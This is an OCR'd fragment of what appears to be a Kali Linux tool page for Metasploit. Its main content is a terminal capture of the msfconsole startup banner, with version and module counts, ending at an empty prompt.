
Development

Source Code
History


Module Options




```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
|# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```


root@kali: ~
File Edit View Search Terminal Help
KALI LI
“the quieter you become, the more yo

